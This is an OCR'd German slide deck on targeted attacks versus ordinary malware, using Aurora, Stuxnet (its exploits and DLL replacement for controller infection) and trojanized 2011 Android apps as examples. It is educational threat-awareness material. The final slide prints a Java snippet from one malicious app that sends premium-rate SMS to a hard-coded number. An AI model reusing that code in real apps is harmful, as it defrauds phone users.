
Geschickt platzierte Attacke VS Rundumschlag

Zielgerichteter Angriff	Üblicher Malware Angriff
Genau spezifiziertes Ziel	**Jeder steht im Visier**
Individuell angepasster Angriff	**Universelle** Technologien
Lautlos und schnell durchgeführter Angriff	**Großflächiger und langfristiger** Angriff
Eingesetzte Malware ist **sehr fortschrittlich** *(wird von Profis entwickelt)*	Malware ist **weniger innovativ**, daher einfacher zu erkennen *(oftmals von weniger versierten Programmierern geschrieben)*
Bedrohungen können sehr lange **unendeckt** bleiben	Bedrohungen sind **einfacher auszumachen**
Betroffene Institutionen halten sich hinsichtlich **Details eher bedeckt**	Anwender **sind willens Details über einen Malware Angriff heraus zu geben**, da sie Hilfe benötigen

Beispiel 1: Aurora

Beispiel 1: Aurora

Beispiel 1: Aurora




Beispiel 2: Stuxnet

- Stuxnet attackiert **32-Bit Windows** Systeme
- Wurde **Mitte Juli 2010** entdeckt
- **Fähigkeit, industrielle Kontrollsysteme auszuspionieren und umzuprogrammieren**
  - » Siemens Simatic WinCC SCADA
- Eine der **durchdachtesten Bedrohungen** in der Geschichte der Schadprogramme:
  - » Durch hochentwickelte **Rootkit** Technologien ist Stuxnet in der Lage**, sich tief im System zu verbergen** und gleichzeitig die **Kommunikation mit Kontrollsystemen zu tarnen**
  - » **Die digitale Signatur erschwert die Erkennung durch AV-Lösungen**
  - » Der Infektionsprozess basiert auf **vier Zero-Day Schwachstellen**

Beispiel 2: Stuxnet


Verbreitungsmethodik



- **LNK Exploit, Zero-Day**
  Vuln: **MS10-046**
  Angriffsvektor: **Mobile Datenträger**
- **Spool Server Exploit, Zero-Day,**
  Vuln: **MS10-061**
  Angriffsvektor: **Netzwerkdrucker**
- **RPC Exploit**
  Vuln: **MS08-047**
  Angriffsvektor: **Netzwerkshares**
- **2x Zero-Day EoP Exploit**
  (Elevation of privileges)


Beispiel 2: Stuxnet

Zertifikate




Beispiel 2: Stuxnet

Zertifikate




Beispiel 2: Stuxnet

PLC infection



`s7otbxdx.dll`




- Die Datei „s7otbxdx.dll“ wird von der Software WinCC Step 7 zur **Kommunikation mit dem SPS Gerät verwendet**
- Beinhaltet **Sammlung von Funktionen** für das **Lesen und Schreiben** von/auf SPS Geräten
- Stuxnet ersetzt diese Datei mit einer **eigenen Version**, welche **abgeänderte Funktionen** bereitstellt:
  - » **Abhören der Kommunikation** mit SPS Geräten
  - » **Modifikation** von SPS Code
  - » **Ausführung** von eigenem Code auf SPS
  - » **Tarnung** aller Modifikationen

Mobile Bedrohungen


Malware in the Android Market

- Mehr als 50 schädliche Apps waren März 2011 über den offiziellen Android Market verfügbar
- Fast alle Apps waren trojanisierte Versionen legitimer Programme anderer Entwickler
- Die Schadsoftware enthielt einen Exploit-code, wodurch auf allen Android Versionen unterhalb 2.3 volle Zugriffsrechte erlangt werden konnte.
- Es wurden IMSI und IMEI Informationen sowie andere gerätespezifische und personenbezogene Daten an eine Internetresource weitergeleitet
- Beinhaltet klassische C&C Kontrollarchitektur, bekannt von Windows Bots
- Fähigkeit weitere Software nach zu installieren



Malware in the Android Market – Part 2


- Mehrere neue Schädlinge wurden abermals im offiziellen Android Market gefunden
- Zwei Aspekte stimmen mit dem letzten Fall im März überein:
- Following the first break-out in March, this case has two aspects in common:
  - Wahrscheinlich von chinesischen Hackern in Umlauf gebracht
  - Legitime Software wurde manipuliert
- Versendet Premium SMS an chinesische Nummer
- Die schädlichen Programme wurden nach Entdeckung offline genommen



```
{
    SmsManager smsmanager = SmsManager.getDefault();
    Intent intent = new Intent();
    PendingIntent pendingintent = PendingIntent.getBroadcast(this, 0, intent, 0);
    PendingIntent pendingintent1 = null;
    smsmanager.sendTextMessage("1066185829", null, "921X1", pendingintent, pending
    save();
}
```

